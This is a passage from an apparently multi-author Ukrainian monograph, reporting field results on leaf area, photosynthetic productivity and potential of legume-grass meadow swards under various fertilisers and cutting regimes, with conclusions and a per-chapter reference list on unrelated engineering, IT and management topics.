Ф + ризобофіт	38	49	0	58	47	0	4	4	0
*Ф + екостим	37	42	45	55	42	52	7	16	4
*Ф + добродій	51	51	58	38	42	42	11	8	1
*Ф + добродій + вапно	53	60	61	36	35	30	11	5	10
НІР ₀₅	3.1	2.9	4.0	3.2	3.0	3.0	0.2	0.3	1.0

Примїтка: *варіанти трикратного використання

Помїтний вплив на збільшення частки листя бобових трав має вапнування. За двократного використання при його поєднанні із стимулятором росту екостим приріст листя становив 1% в першому укосі та 7% в отаві. При триразовому скошуванні за поєднання вапнування із органо-мїнеральним добривом добродїй відсоток листя бобових компонентів зріс на 2 % в першому укосі, та на 9 % у другому та третьому.

При двократному скошуванні найвищу частку листя (38 % в першому укосі та 49 % в отаві) забезпечила інокуляція насіння бобових трав ризобофїтом.

Відсоток суцвіть в урожаї бобових трав був незначним, і коливався в межах 2–11 % в першому укосі. Підвищені температурні умови липня та серпня сприяли пришвидшенню проходження фаз вегетації трав, і, відповідно, в отаві (у другому та третьому укосах) частка суцвіть зросла до 5–16 %.

Невисокий відсоток листя як у злакових, так і бобових видів спричинив невисокі показники індексу листової поверхні. На неудобреному новоствореному травостої індекс листової поверхні злаків був найнижчим – 1,9 в першому укосі та 1,2 у другому, а внесення фосфорних та калїйних добрив сприяло його підвищенню до 4,3–4,6. При застосуванні удобрення та біопрепаратів чїтко прослідковується їх вплив на наростання листя.

Найвищі індекси поверхні листової злакових трав (8,0 в першому укосі та 5,4 в отаві) відмїчено за поєднання стимулятора росту із вапнуванням на фоні фосфорно-калїйного удобрення, а асимїляційна поверхня бобових трав найкраще розвивалася за проведення інокуляції насіння азотфіксуючим ризобофїтом (індекс листової поверхні становив 8,0 в першому укосі та 8,5 у



другому).

За трикратного використання найбільш інтенсивно листкова маса злаків наростала у травостої, де поєднували застосування органо-мінерального добрива “Добродій” із внесенням вапна – індекс листкової поверхні становив 7,3 % в першому укосі, 10,5 % в другому та 6,4% у третьому.

Бобово-злаковий травостій, як цілісний біоценоз, характеризувався високим індексом листкової поверхні і найбільший його показник становив 19,3.

За двократного використання травостою індекс листкової поверхні за всіх видів удобрення був вищим у першому укосі (7,8–15,7) та знижувався в отаві (6,8–12,1). Винятком є застосування інокуляції бобових трав ризобіфітом, який сприяв кращому розвитку в першому укосі бобових трав, а в другому позитивно впливав на наростання листкової маси злакових компонентів.

За триразового скошування трав індекс листкової поверхні зростав у другому укосі в порівнянні з першим (14,2–19,3 проти 11,4–12,9) та внаслідок впливу посушливих умов липня-серпня, які спостерігалися на другий та третій роки досліджень, різко знижувався у третьому укосі (5,2–9,2).

Відмінність чистої продуктивності фотосинтезу від загальної продуктивності фотосинтезу полягає в тому, що вона не включає всю органічну масу, а лише ту, яка накопичується за добу на 1 м² площі листків. Зважаючи на те, що у структурі урожаю новоствореного бобово-злакового травостою значну частку займають стебла, чиста продуктивність фотосинтезу у цьому травостої величина досить відносна. Треба відмітити, що наростання листкової поверхні багаторічних трав в більшій мірі залежала не від удобрення, а від видового складу травостою. Найвищими показниками чистої продуктивності фотосинтезу характеризувався неудобрений бобово-злаковий травостій – в другому укосі становила 7,3 г сухої маси на м² за добу.

За використання фосфорних і калійних добрив чиста продуктивність фотосинтезу була дещо нижчою і становила 2,1–2,6 г сухої маси/м² за добу для злакових трав та 3,0–4,6 г сухої маси/м² за добу для бобових видів. Необхідно відзначити, що індекс листкової поверхні бобових трав за такого удобрення був найнижчим, що зумовило збільшення чистої продуктивності фотосинтезу.

За використання стимулятора росту екостим при дворазовому скошуванні чиста продуктивність фотосинтезу становила 1,7 г сухої маси/м² за добу, а за триразового зросла на 80 % і становила 3,1 г сухої маси/м² за добу в першому укосі. Підвищення рівня чистої продуктивності фотосинтезу відмічено і при додатковому застосуванні вапна – за дворазового скошування чиста продуктивність фотосинтезу зросла у другому укосі, а за трикратного – в обох укосах.

Чиста продуктивність фотосинтезу у бобових видів трав за всіх видів удобрення та режимів скошування була вищою, в порівнянні із злаковими



травами і найвищі показники зафіксовано за поєднаного застосування органо-мінерального добрива добрідій із вапняковими матеріалами на фоні фосфорно-калійного удобрення – 2,7 г сухої маси/м² за добу в першому укосі, 2,3 г сухої маси/м² за добу в другому та 2,3 г сухої маси/м² за добу у третьому.

Інтенсивність приросту листової поверхні всіх трав новоствореного бобово-злакового агрофітоценозу як у весняний, так і літній період була незначною – за добу на м² листової поверхні наростало до 9,8 г органічної речовини. Це пояснюється високим відсотком стебел як злакових, так і бобових трав.

За винятком травостою, де проводили посів інокульованим насінням, всі інші досліджувані бобово-злакові агрофітоценози за дворазового використання характеризувалися збільшенням чистої продуктивності фотосинтезу у другому укосі. За трикратного використання зафіксовано зниження чистої продуктивності фотосинтезу з кожним наступним укосом.


У процесі фотосинтезу виробляється 90–95 % всієї сухої маси рослин, тому важливим завданням луківництва, як науки є визначення фотосинтетичного потенціалу травостоїв, який характеризує інтенсивність роботи асиміляційного поверхні рослин. Згідно досліджень А. А. Нечипоровича [80], фотосинтетичний потенціал повинен складати не менше як 2 млн. м²/га на кожні 100 днів вегетації рослин. У наших дослідженнях травостої характеризувалися високим фотосинтетичним потенціалом. Фотосинтетичний потенціал злакових та бобових видів трав значно відрізняється між собою, причому бобові види трав в середньому характеризуються вищими показниками, що є особливо помітним за двократного використання. Скошування трав у більш пізні строки (фаза початку бутонізації) та інокуляція насіння ризобіфітом сприяє збільшенню фотосинтетичного потенціалу бобових трав до 44,2 млн. м²/га в день в першому укосі та до 47,5 млн. м²/га в день у другому. Такі високі показники зумовлені кращим розвитком домінуючої у травості конюшини лучної у фазі бутонізації, що підтверджується дослідженнями І. Ф. Підпалого та інших [81].

Зменшення періодів між скошуваннями, обумовлене триразовим використанням травостою, зменшує фотосинтетичний потенціал кожного укосу, проте, в цілому за вегетаційний період, даний показник є вищим. За трикратного використання найвищим фотосинтетичним потенціалом в першому укосі (58 млн. м²/га в день) характеризувався травостій, де проводили удобрення органо-мінеральним добривом добрідій на фоні вапнування та фосфорно-калійного удобрення. У другому та третьому укосах найвищі показники відмічено за такого ж удобрення, але із виключенням вапнування – 91 млн. м²/га в день та 41 млн. м²/га в день відповідно (рисунок 21).

На величину фотосинтетичного потенціалу бобово-злакового травостою вагомий вплив мали режими використання – за двократного використання даний показник був вищим у першому укосі, а при триразовому скошуванні – у



другому.



Примітка*: 1 – контроль (без добрив), 1– Ф – Р₆₀К₉₀, 3 – Ф + екостим, 4 – Ф + екостим + вапно, 5 – Ф + ризобіфіт, 6 – Ф + екостим, 7 – Ф + добродій, 8 – Ф + добродій + вапно; 6, 7, 8 – варіанти трикратного використання.

Рисунок 21 - Фотосинтетичний потенціал новоствореного бобово-злакового травостою залежно від видів удобрення та використання, середнє за 2011–2013 рр.

Висновки

Довготривалі травостої із низьким агрофоном (без застосування добрив та за використання лише фосфорних і калійних добрив) є стабільними фітоценотично багатими лучними агроценозами, сформованими, в основному, за рахунок кореневищних (53–55 %) видів трав низового (26–37 %), верхового (16–41 %) та напівверхового (8–21 %) типу облиствленості які належать як до мезофітної (53–67 %), так і ксеромезофітної (28–39 %) груп рослин.

Довготривалі лучні агрофітоценози, поверхнево поліпшені застосуванням азотних добрив, трансформуються із сіяних різнотравно-злакових травостоїв у злакові, із часткою злакових видів 69–99 % (їх кількість знаходиться в тісній кореляційній залежності із кількістю внесених азотних добрив – коефіцієнт кореляції (r) 0,73).

Збільшення кратності використання до трьох укосів та підвищення доз азотних добрив сприяють збільшенню злакових нещільнокущових видів багаторічних трав верхового типу облиствленості до 98 %, та протегують мезофітизацію агрофітоценозу із зниженням частки ксеромезофітних рослин до 2 %.

Дефіцит мінерального удобрення на багаторічному лучному агрофітоценозі провокує розвиток низових (до 43 %) кореневищних (до 40 %)



видів трав та обумовлює зростання на 11% ксеромезофітних рослин.

Багаторічне (6–10 років) застосування азотних добрив на лучному фітоценозі зумовлює випадання бобових видів трав і сприяє формуванню різнотравно-злакових травостоїв із домінуванням в них верхових (до 73 %) нещільнокущових (до 70 %) злакових видів трав, які за відношенням до вологості відносяться до мезофітів (до 95 %).

За двократного використання багаторічного різнотравно-злакового травостою панівними видами є кореневищні (30–52 %) злакові трави верхового типу облиствленості, а при триразовому скошуванні у фітоценозі домінують нещільнокореневі верхові та напівверхові трави.

Найвищий відсоток бобових видів трав у люцерно-лядвенцево-злаковому травостої (59–60 % на третій рік використання) забезпечує застосування інокулювання насіння люцерни серповидної ризобіотом із обприскуванням травостою стимулятором росту екостим С на фоні фосфорних та калійних добрив.

Збереженню бобових видів трав у люцерно-лядвенцево-злаковому травостої сприяє застосування органо-мінерального добрива оазис – частка злакових видів трав на четвертий рік використання становить 30 % в першому укосі та 28 % у другому, а на п'ятий рік – 15 % та 14 % відповідно.

Випадання із люцерно-лядвенцево-злакового травостою сіяних напівверхових бобових видів обумовлює появу самосівних видів низового типу облиствленості – костриця червона, тонконіг лучний, люцерна хмелевидна, конюшина повзуча (9 % за використання комплексного добрива оазис та 10 % за інокуляції ризобіотом).

Створення бобово-злакових травостоїв без застосування будь-якого удобрення веде до формування лучного агрофітоценозу із панівними кореневищними (47 %) та нещільнокущовими (37 %) верховими злаковими травами.

Застосування вапнякових добрив при створенні бобово-злакових травостоїв сприяє зростанню відсотка бобових компонентів в середньому за п'ять років до 61 %, на третьому році використання застосування стимулятора росту екостим при дворазовому скошуванні збільшує їх участь на 19 %, а удобрення мікродобривом добродій при трикратному використанні на 2 %.

В період із оптимальним зволоженням (2011–2015 рр., ГТК 1,1–1,5) погодні умови суттєво не впливали на основні ценозоутворюючі види трав як довготривалих, так і новостворених лучних агрофітоценозів – частка злакових видів довготривалого травостою та бобових видів новоствореного слабо корелювала із гідротермічним коефіцієнтом ($r = 0,070-0,202$ та $r = 0,025-0,343$ відповідно).

У роки із надлишковим зволоженням (2006–2010 рр., ГТК за винятком 2007 р. становило більше 1,6) погодні умови істотно впливали на формування



лучних травостоїв – частка злакових видів старосіяного травостою та бобових видів новоствореного люцерно-лядвенцевого знаходились у середній та сильній кореляційній залежності від гідротермічного коефіцієнта ($r = 0,562-0,908$ та $r = 0,0,564-0,848$ відповідно).

За надлишкового зволоження у новостворених бобово-злакових агрофітоценозах протягом п'яти років використання зростає частка мезофітних рослин на 5–15 %, а за оптимального зволоження, яке супроводжується нестабільними погодними умовами (чергування посух та проливних дощів) кількість мезофітних рослин зменшується на 2–10 %.

Збільшенню кількості пагонів злакових трав лучних агрофітоценозів тривалого використання сприяє рівномірне застосування азотних добрив під кожен укіс: найвищу щільність довготривалого (37–41-річного) травостою (2096 шт./м²), забезпечує внесення N₁₅₀ по 50 кг/га діючої речовини під кожен укіс, а 6–10-річного (4475 шт./м²) – застосування N₉₀ по 30 кг/га діючої речовини.

Удобрення довготривалого травостою повним мінеральним удобренням із рівномірним розподілом азотних добрив сприяє збільшенню частки листя в урожаї до 45 % в першому укосі та 96 % в отаві, вдвічі збільшує індекс листової поверхні, в порівнянні із виключенням ранньовесняного підживлення та підвищує фотосинтетичний потенціал агрофітоценозу до 97 млн. м²/га в добу.

На формування асиміляційної поверхні злакових компонентів новоствореного бобово-злакового агрофітоценозу вагомий вплив має кратність використання. Триразове скошування трав обумовлює формування 60 % листя злакових компонентів в урожаї другого укосу та 77–84 % третього, відповідно індекси листової поверхні становлять 10,5 % та 6,4 %.

Застосування вапнякових добрив на бобово-злаковому травостої обумовлює збільшення частки листя бобових компонентів на 7–9 % та підвищує чисту продуктивність фотосинтезу лучного агрофітоценозу до 4,9 г сухої маси/м² за добу.



Verweise / References

Chapter 1.

1. Потураев В.Н., Равцов М.В. Основы методики инженерных расчетов машин шарошечного бурения. – В кн: Надежность горных и транспортных машин. – К. Наукова думка, 1985. – с. 111-116.
2. Загрянный Э.А. Исследование электромеханических систем стабилизации режимов работы карьерных станков. Л. 1974, с.32. (автореферат диссертации на соискание ученой степени кандидата технических наук).
3. Малиновский Ю.А., Учитель А.Д., Лялюк В.П. и др. Анализ возникновения зон неустойчивости бурового става и интенсификация процесса бурения при проходке скважин вращательным и вращательно-ударным способами. Черная металлургия. Бюллетень научно-технической и экономической информации. Том 77, №7, 2021, с. 747-767.
4. Бутенин Н.В., Неймарк Ю.И., Фуфаев Н.А. Введение в теорию нелинейных колебаний. – М.: Наука, 1987 – 384 с.
5. Тимошенко С.П., Гудьер Дж. Теория упругости. – М.: Наука, 1975, с.576.
6. Тимошенко С.П. Колебания в инженерном деле. – М.: Наука, 1967, с. 444.
7. Камке Э. Справочник по обыкновенным дифференциальным уравнениям. – М.: Наука, 1971, с. 576.
8. Малиновский Ю.А., Учитель А.Д., Лялюк В.П. и др. Причины возникновения вибрации става при работе станков шарошечного бурения. Черная металлургия. Бюллетень научно-технической и экономической информации. Том 76, №9, 2020, с. 897-903.
9. Пановко Я.Г. Основы прикладной теории колебаний и удара. – Ленинград: Политехника, 1990, с. 272.
10. Александров Е.В., Соколинский В.Б. Прикладная теория и расчеты ударных систем. – М.: Наука, 1969, с. 201.
11. Каннигхэм В. Введение в теорию нелинейных систем. М. – Л.: Госэнергоиздат, 1962, с. 456.
12. Учитель А.Д., Малиновский Ю.А., Власенков Д.П. и др. Причины возникновения динамической неустойчивости бурового става при работе станков СБШ 250. Металлургическая и горнорудная промышленность, №2, 2020, с. 74-90.

Chapter 2.

1. Бажан В. М., Денисюк А. В., Романюк О. Н., Ціхановська О. М. Використання когнітивної комп'ютерної графіки в навчальному процесі. Електронні інформаційні ресурси: створення, використання, доступ: Збірник матеріалів Міжнародної науково-практичної Інтернет конференції 9-10 листопада 2020 р. – Суми/Вінниця : НІКО/ВНТУ, 2020. – 280 с., с.23-26
2. Савчук Т. Л. Вплив технічних засобів навчання на результативність засвоєння іноземної мови студентами. XI Міжнародна науково-практична



конференція «Сучасні тенденції викладання іноземної мови професійного спрямування у вищій школі»: тези доповідей наук. конф. 29 квітня 2015 р.,– К.: 2015. – URL: <http://confesp.fl.kpi.ua/ru/node/1101>

3. Шемендюк С. В. Психолого-педагогічні аспекти комунікації в навчальному процесі у контексті використання сучасних засобів наочності. – URL: <http://bo0k.net/index.php?p=achapter&bid=15006&chapter=1>

4. Гевко І. В. Ілюстративна і когнітивна функції комп'ютерної графіки в освітньому процесі / І. В. Гевко // Науковий вісник Миколаївського національного університету імені В. О. Сухомлинського. Педагогічні науки. - 2019. - № 3. - С. 59-65.

5. Романюк А. Н., Зайдуллина С. Г., Поддубецкая М. П. Роль компьютерной графики в образовании. Материалы X международной научно-методической конференции «Новые образовательные технологии в вузе (НОТВ–2013)», 6-8 февраля 2013 г. – Екатеринбург, 2013.

6. Романюк, О. Н.; Пойда, С. А. 3D моделювання в контексті STEM. Матеріали Міжнародної науково-практичної конференції «Інформаційні технології в культурі, мистецтві, освіті, науці, економіці та бізнесі», Київ, 18-19 квітня 2019 р. Ч. 2: 110-112., 2019.

7. Пойда С. А., Галич Т. В. Формування та розвиток просторової уяви учнів шляхом створення та використання 3D моделей. Наукові праці ДонНТУ №2 (27), – 2018. Серія “Інформатика, кібернетика та обчислювальна техніка». – С. 80-86

8. Ціхановська, О. М.; Романюк, О. Н. Використання комп'ютерної графіки в підготовці економістів. Матеріали Міжнародної науково-практичної конференції «Інформаційні технології в культурі, мистецтві, освіті, науці, економіці та бізнесі», Київ, 18-19 квітня 2019 р. Ч. 2. -с. 267-268.

9. Романюк О. Н., Войтко В. В., Пойда С. А., Ніколаєнко М. С. Організація та проведення міжнародного конкурсу з веб-дизайну та комп'ютерної графіки. Міжнародна науково-технічна конференція «Комп'ютерна графіка та розпізнавання зображень», грудень 2018. Вінниця. 2019. т.1. – 220 с. С.139-141

10. 21st Century Learning Design. Microsoft Education Center. - URL: <https://education.microsoft.com/en-us>.

11. Романюк О. Н. Д. І. Кательніков, О. П. Косовець Веб-дизайн і комп'ютерна графіка. Навчальний посібник. – Вінниця : ВНТУ, 2007. – 103 с.

12. Романюк О. Н. Комп'ютерна графіка. Навчальний посібник. – Вінниця: ВДТУ, 2001. – 129 с.

Chapter 3.

[1] Murray E., Sweeting M., Dack C. et al. (2017) Web-based self-management support for people with type 2 diabetes (HeLP-Diabetes): randomised controlled trial in English primary care. *BMJ Open.*, Sep 27, 7(9): e016009.

[2] A Guide to the Project Management Body of Knowledge (2008) / (ANSI/PMI 99-001-2008-PMBOK Guide) / Project Management Institute .— 3d ed. — Newtown Square : Project Management Institute.

[3] Microsoft Solutions Framework. MSF Risk Management Discipline, ver.



1.1, 2002 .

[4] Skakalina O.V. (2019). Risk management by means of ERP - systems // VI International scientific-practical conference "Information technologies and interactions" IT&T - 2019 (December 20, 2019) / Materials of reports. - Kyiv: Ministry of Education and Science of Ukraine. - P.84-87.

[5] Skakalina O.V., Pevnev D.P. (2020). RESEARCH OF THE CORRELATION BETWEEN THE LOCATION OF THE OBJECT IN THE GARTNER QUADRANT AND THE COST OF SHARES OF IT COMPANIES IN THE WORLD EXCHANGE OF THE SCIENTIFIC EXCHANGE Engineering and Education CMSEE-2020 "(November 27, 2020, Poltava) National University "Yuri Kondratyuk Poltava Politechnics. - P. 67-69.

[6] Skakalina E.V. (2015). IMPROVING THE EFFICIENCY OF IT-PROJECTS BY MINIMIZING RISK USING METHODS OF FUZZY LOGIC // Elena Skakalina // Sistemy obrobki informatsii: zbirnyk naukovykh prats. - Kh .: Ivan Kozhedub Kharkiv University of the Air Force.- Issue. 5 (130). - with. 157-161.

[7] <https://www.gartner.com/en/newsroom/press-releases/2020-10-20-gartner-says-worldwide-it-spending-to-grow-4-percent-in-2021>.

Chapter 4.

1. McDonnell S. Code complete. 2nd ed. Redmond : Microsoft Press, 2004. 960 p.

2. Positive technologies. Web application vulnerabilities. // ptsecurity.com: website. URL: <https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Web-Vulnerabilities-2019-rus.pdf> (дата звернення: 04.07.2021).

3. OWASP. Top 10 web application security risks // owasp.org: website. URL: <https://owasp.org/www-chapter-new-zealand/assets/slides/2020-02-09%20-%20Introduction%20to%20the%20OWASP%20Top%20Ten.pdf> (дата звернення: 07.07.2021).

4. OWASP. Testing for HTML injection // owasp.org: website. URL: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection (дата звернення: 12.07.2021).

5. Sharma K., Bhatt S. SQL injection attacks – a systematic review. *International journal of information and computer security*. 2019. Vol. 11, no. 4. P. 493–509.

6. Guofang Z., Hengyu W. The web penetration based SQL injection: International conference on frontier computing, Japan, 2019. Pp. 705-710.

7. Xiaowei L., Yuan X. A survey on web application security // vanderbilt.edu: website. URL: http://www.isis.vanderbilt.edu/sites/default/files/main_0.pdf (дата звернення: 15.07.2021).

Chapter 5.

1. Freight forwarding in the Chinese market [Електронний ресурс]. – Режим доступу: http://www.theseus.fi/bitstream/handle/10024/15398/Yuan_Lisong_pdf;jsessionid=5CEFC8B1DB98C4336FFB9957545AD6CD?sequence=1.



2. Gladkovska V. Substantiation of the development of freight forwarding company under uncertainty conditions. *Технологічний аудит та резерви виробництва*. 2018. Вип. 1/2 (39). С. 46–52.
3. Харчевская И.В., Онищенко С.П. Анализ конкурентной среды экспедиторских компаний в секторе контейнерных перевозок. *Технологический аудит и резервы производства*. 2014. № 6.3 (20). С. 20-26.
4. Bínová H. (2013). Methodology of transportation project management. *Journal of System of Integration*. 2013. no.1, P. 30 - 37.
5. Король В. Ю. Експедиторські компанії на ринці транспортних послуг: основні функції та актуальні питання. Проблеми функціонування і розвитку портів. Том 3: монографія / [авт. кол.: Кириллова О. В., Магамадов О. Р., Макушев П. А., Решетков Д. М., Корнієць Т. Є., Король В. Ю. та ін.]; за ред. О.В. Кириллової, В. Ю. Король. Одеса: КУПІРІЄНКО СВ, 2018. С. 165–172.
6. Kent Beck; James Grenning; Robert C. Martin; Mike Beedle; Jim Highsmith; Steve Mellor; Arie van Bennekum; Andrew Hunt; Ken Schwaber; Alistair Cockburn; Ron Jeffries; Jeff Sutherland; Ward Cunningham; Jon Kern; Dave Thomas; Martin Fowler; Brian Marick. "Manifesto for Agile Software Development". Agile Alliance. 2001. Retrieved 14 June 2010.
7. Buganova K, Polorecka M, Kubas J, Danihelka P, Petrlova K, Stofkova KR,. Use of Software on Modeling Hazardous Substance Release as a Support Tool for Crisis Management. *Sustainability*. 2021 Jan. №13(1):438.
8. Conforto, E. C., Salum, F., Amaral, D. C., Da Silva, S. L. & De Almeida, L. F. M. Can Agile Project Management Be Adopted by Industries Other than Software Development? *Project Management Journal*. 2014. № 45(3). P. 21-34.
9. Collier W.C. *Agile Analytics: A Value-Driven Approach to Business Intelligence and Data Warehousing*. Pearson Education. 2011. 121 p. ff. ISBN 9780321669544.
10. Bondar A. Modeling the portfolio structure of a project-oriented organization based on an entropic concept. *Technology audit and production reserves*. 2020. Vol. 5. no. 5 (55). P. 23–28.
11. Doherty, I. Agile project management for elearning developments. *Journal of Distance Education*. 2010. № 24 (1). P. 91-106.
12. Gustavsson, T. Benefits of Agile Project Management in a Non-Software Development Context: A Literature Review. 2016.
13. Kumar R., Gupta A. and Singh H. Agile Methodologies: Working Mechanism with Pros and Cons. *Gyan jyoti e-journal*. 2014. Vol. 4., № 2. P.18-27.
14. Bocean, C. G., Sitnikov, C. S., & Vărzaru, A. A. (2020). Impact of Tuberculosis Vaccination Policy (BCG) on Sars-Cov-2 Virulence and Potential Economic Effects. *Ovidius University Annals, Economic Sciences Series*. 2020. Vol. 20. Is. 1. P. 265-269.
15. Johansson, M. Agile project management in the construction industry: An inquiry of the opportunities in construction projects. [Електронний ресурс] – Режим доступу до ресурсу: <http://www.diva-portal.org/smash/get/diva2: 546385/fulltext01>.
16. Nazir K.A., Zafar I. and Abbas M. The impact of agile methodology (DSDM) on software project management. *International conference on engineering*,



computing & information technology. 2017. P.1-6.

17. Andersen B., Henriksen B., Aarseth, W. Benchmarking of Project Management Office Establishment: Extracting Best Practices. *Journal of Management in Engineering*. 2007. Vol. 23. no. P. 97-104.

18. Kotter J.P. Leading change: Why transformation efforts fail. *Harvard Business Review*. 2005. March-April Vol. 73. P. 59-67.

19. Onyshchenko S., Bondar A., Andrievska V., Sudnyk N., Lohinov O. Constructing and exploring the model to form the road map of enterprise development. *Eastern-European Journal of Enterprise Technologies*. 2019. Vol. 5/3 (101). P. 33 – 42. <https://doi.org/10.15587/1729-4061.2019.179185>.

20. Bondar A., Bushuyev, V. Bushuieva, N. Bushuieva, S. Onyshchenko. Modelling of creation organizations energy-entropy. IWIMDK 2020 (IEEE 2020 3rd International Workshop on Information Modeling. Data and Knowledge Engineering) XV International Scientific and Technical Conference Computer Science and Information Technologies (CSIT). – Zbarazh Castle, UKRAINE, 23-26 September, 2020. P. 141 – 145.

21. Бушуєв С. Д., Бушуєв Д. А., Бушуєва В. Б., Бойко О. О. Agile-трансформація підходів в управлінні будівельними проектами, фазах ініціації та проектування. *Управління розвитком складних систем*. 2020. № 41 С. 15-20.

22. Dimitrov, Dimitar & Petrova, Irena. Strategic planning and development of transport infrastructures based on agile methodology. IOP Conference Series: Materials Science and Engineering. 10–12 September 2019. Sozopol, Bulgaria. Vol. 664. <https://iopscience.iop.org/article/10.1088/1757-899X/664/1/012033>.

23. Buganová, Katarína & Šimíčková, Jana. Risk management in traditional and agile project management. 13th International Scientific Conference on Sustainable, Modern and Safe Transport. May 29-31, 2019. P. 986-993. <https://doi.org/40.986-993.10.1016/j.trpro.2019.07.138>.

24. Bushuyev S. D., Bushuiev D. A., Bushuieva V. B., Wojko O. O. Agile transformation by organisational development projects. *Вісник НТУ «ХПІ»*. Серія: Стратегічне управління, управління портфелями, програмами та проектами. 2020. № 1. С. 3-10. <https://doi.org/10.20998/2413-3000.2020.1.1>.

25. Rasnacisa A., Berzisa S. Method for Adaptation and Implementation of Agile Project Management Methodology. *Procedia Computer Science*. 2017. Vol. 104. P. 43 – 50. <https://doi.org/10.1016/j.procs.2017.01.055>.

26. Рябоконь Н.П., Рябоконь Б.А. , Рябоконь А.А. Впровадження методології Agile: ціннісно орієнтований підхід. *Збірник наукових праць ЧДТУ*. Серія: Економічні науки. 2018. № 49. С. 34-43.

27. A Guide to the Project Management Body of Knowledge (PMBOK® Guide) – Sixth Edition // USA. – PMI. 2017. 756 p.

28. Implementing Organizational Project Management: A Practice Guide, USA. – PMI. 2014. 90 p.

29. ISO 21500:2012. Guidance on project management. Project Committee ISO/PC 236. 2012. 36 p.

30. Bocean Claudiu. Project based organization - an integrated approach. *Management and Marketing Journal*. 2011. IX. P. 265-273.



31. Bondar, A., & Onyshchenko, S. (2020). Experimental studies of a model for optimizing the portfolio of a project-oriented organization based on the entropy concept. *Innovative Technologies and Scientific Solutions for Industries*. 2020. no 4 (14). P. 21-30. <https://doi.org/10.30837/ITSSI.2020.14.021>.
32. Agile project management with Scrum [Електронний ресурс] – Режим доступу до ресурсу: <https://www.pmi.org/learning/library/agile-project-management-scrum-6269>.
33. Raj P., Sinha P. Project Management in era of agile and devops methodologies. *Internationals journal of scientific & technology research*. 2020. Vol. 9, № 01. P. 1024-1033.
34. 6 critical points of an agile transformation [Електронний ресурс] – Режим доступу до ресурсу: <https://www.agilearena.net/6-critical-points-of-an-agile-transformation/>.
35. Agile Transformation [Електронний ресурс] – Режим доступу до ресурсу: <http://www.agileplunge.com/our-solutions/agile-transformation/>.
36. What are some common challenges in agile transformation? [Електронний ресурс] – Режим доступу до ресурсу: <https://www.productplan.com/glossary/agile-transformation>.
37. The problem with Agile Transformation Programs [Електронний ресурс] – Режим доступу до ресурсу: <https://failfastmoveon.blogspot.com/2019/08/the-problem-with-agile-transformation.html>.
38. Andrievska V.O., A.V. Bondar, S.P. Onyshchenko. Identification of creation and development projects of logistic systems. *Development of management and entrepreneurship methods on Transport*. 2019. Vol. 4(69). P. 26–37.
39. How Agile Transformation is Different From Digital Transformation [Електронний ресурс] – Режим доступу до ресурсу: <https://customerthink.com/how-agile-transformation-is-different-from-digital-transformation>.
40. Мельник О.Г., Косчик Р.С. Організаційні зміни: сутність та види. *Науковий вісник Національного лісотехнічного університету України*. 2009. Вип. 19.3. С. 231–235.
41. Шевук О.Ю. Стратегічні організаційні зміни як елемент менеджменту організації. *Збірник наукових праць Таврійського державного агротехнологічного університету (економічні науки)*. 2018. № 3(38) С. 47–52.
42. Найпак Д. В. Реалізація технології проведення організаційних змін як передумови розвитку підприємства. *Економіка. Управління. Інновації*. 2015. № 1 [Електронний ресурс] – Режим доступу до ресурсу: <http://nbuv.gov.ua/UJRN/eui2015>.
43. Frank V., Harrington, H. J. Change Management - Manage the Change or It Will Manage You. Productivity Pr., 2016. 390 p.
44. Ладонько Л.С., Ганжа І. В. Сутність та моделі управління змінами на підприємстві. *Науковий вісник Полісся*. 2015. Вип. 2. - С. 101-108.
45. Hauck C. How to Choose the Right Project Management Office Structure for Your Organization's Culture. [Електронний ресурс]. – Режим доступу: www.collegiateproject.com.
46. Hill G. Evolving the Project Management Office: A Competency



Continuum. *Information Systems Management Journal*. 2004, fall. P. 45–5.

47. Prisyazhnyuk A., Khmurova V. Theoretical aspect of cluster change management. Science and education: trends and prospects: Collection of scientific articles. Ascona Publishing, New York, United States of America. 2018. № 368. p. 265-268.

48. Онищенко С. П., Логинов О. В. Организация распределения заданий по подразделениям проектно-ориентированного ВУЗа. *Технологический аудит и резервы производства*. 2016. № 4(3). С. 61-67. <https://doi.org/10.15587/2312-8372.2016.76138>.

49. Гогунский В. Д., Руденко С. В., Тесленко П. А. Обоснование закона о конкурентных свойствах проектов. *Управління розвитком складних систем*. 2012. Вип. 8. С. 14–16.

Chapter 6.

1. А. с. 1618912 СССР, МКИ F 16D 57/00. Способ регулирования тормозного момента гидротормоза и гидротормоз с регулируемым тормозным моментом / В. В. Чернюк, А. С. Пасичнюк, Р. М. Гнатив (СССР). № 4457805/27; заявл. 11.07.88; опубл. 07.01.91, Бюл. № 1.

